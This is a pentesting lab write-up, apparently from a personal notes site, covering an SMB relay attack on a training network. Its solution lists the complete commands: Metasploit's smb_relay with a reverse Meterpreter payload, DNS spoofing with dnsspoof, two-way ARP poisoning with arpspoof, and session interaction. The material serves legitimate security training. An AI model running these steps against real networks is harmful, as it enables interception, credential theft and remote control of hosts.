> For the complete documentation index, see [llms.txt](https://notes.cavementech.com/pentesting-quick-reference/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://notes.cavementech.com/pentesting-quick-reference/port-445-smb/smb-relay-attack.md).
# SMB Relay Attack
You are hired by a small company to perform a security assessment. Your customer is **sportsfoo.com** and they want your help to test the security of their environment, according to the scope below:
**The assumptions of this security engagement are:**
1. You are going to do an internal penetration test, where you will be connected directly into their LAN network **172.16.5.0/24**. The scope in this test is only the **172.16.5.0/24** segment
2. You are in a production network, so you should not lock any user account by guessing their usernames and passwords

The following image represents the LAB environment:
## Goals
* Exploitation using **SMB Relay Attack**
* Manipulating network traffic with **dnsspoof**
## What you will learn
* How to use the **SMB Relay Attack** in order to compromise patched hosts.
* How to use the **dnsspoof** tool in order to redirect systems to the host that you control.
## Task
Launch an attack using the **SMB Relay Exploit** in a way that once the Client (**172.16.5.5**) issues a **SMB** connection to any hosts on the ***.sportsfoo.com** domain it can be redirected to your Metasploit server, and then you can use its credentials to get a shell on the target machine (172.16.5.10*\*).

This is a graphic that represents how this attack should work:
1. Client (Windows 7) issues a **SMB** connection to \[**\\\fileserver.sportsfoo.com\finance$**] at every **30** seconds or so.
2. The attacker machine intercepts this request and spoofs the IP address of **fileserver.sportsfoo.com**.
3. Then the Windows 7 system issues a **SMB** connection to \[**\\\172.16.5.101**] (attacker machine) instead of using the real IP of the **fileserver.sportsfoo.com**.
4. The **SMB Relay exploit** is already listening, receives the **SMB** connection, and relays the authentication to the target machine. The payload is a Windows Meterpreter shell.
5. Once the exploit authenticates on the target machine, a reverse meterpreter session is provided to the pentester.
## Solution

**Step 1:** Start **msfconsole** and configure the SMB Relay exploit: **Commands:**
```
msfconsole
use exploit/windows/smb/smb_relay
set SRVHOST 172.16.5.101
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 172.16.5.101
set SMBHOST 172.16.5.10
exploit
```
**Step 2: Configured DNS spoof** in order to redirect the victim to our Metasploit system every time there's an SMB connection to any host in the domain:**sportsfoo.com**. Create a file with fake dns entry with all subdomains of **sportsfoo.com** pointing to our attacker machine.
```
echo "172.16.5.101 *.sportsfoo.com" > dns
```
We are ready to run **dnsspoof**:**Command:**
```
dnsspoof -i eth1 -f dns
```
**Step 3:** Activate the **MiTM attack** using the ARP Spoofing technique. Our goal is to poison the traffic between our victim, **Windows 7**at **172.16.5.5**, and the default gateway at 172.16.5.1. In this way, we can manipulate the traffic using **dnsspoof**, which is already running. In order to perform an **ARP Spoofing** attack, we need to enable IP forwarding as follows:
```
echo 1 > /proc/sys/net/ipv4/ip_forward
```
In two separate terminals, start the **ARP Spoof attack** against **172.16.5.5 and 172.16.5.1 using** these commands
```
arpspoof -i eth1 -t 172.16.5.5 172.16.5.1
arpspoof -i eth1 -t 172.16.5.1 172.16.5.5
```



So, every time the victim (**Windows 7**) starts an SMB **connection**,**dnsspoof** aligned with the ARP Spoof attack, forges the DNS replies telling that the searched DNS address is hosted at the attacker machine:For example, from the previous results, Windows 7 has started an SMB connection for \[**\\\fileserver.sportsfoo.com\AnyShare**]. Then, instead of getting a DNS response with the real IP address of fileserver.sportsfoo.com, it received the IP of the attacker:**172.16.5.101**. Consequently, the SMB connection is hijacked to \[**\\\172.16.5.101\AnyShare**]. In Metasploit, every time there is an incoming **SMB** connection, the**SMB Relay exploit** grab the **SMB hashes**(credentials) and then uses them to get a shell on the target machine (**172.16.5.10**- since it was set in the**SMB HOST** field of the **smb-relay**exploit). The SMB Relay attack was successful, and we were able to obtain a meterpreter session on the target machine. This was possible because the credentials used on the fileserver and the target machine are the same. **Step 4:**Interact with the meterpreter session.
```
sessions
sessions -i 1
getuid
```
In this lab, we were able to trick the client by spoofing DNS records, this, in turn, combined with SMB relay attack, provided us with a meterpreter session on the target machine with administrative privileges.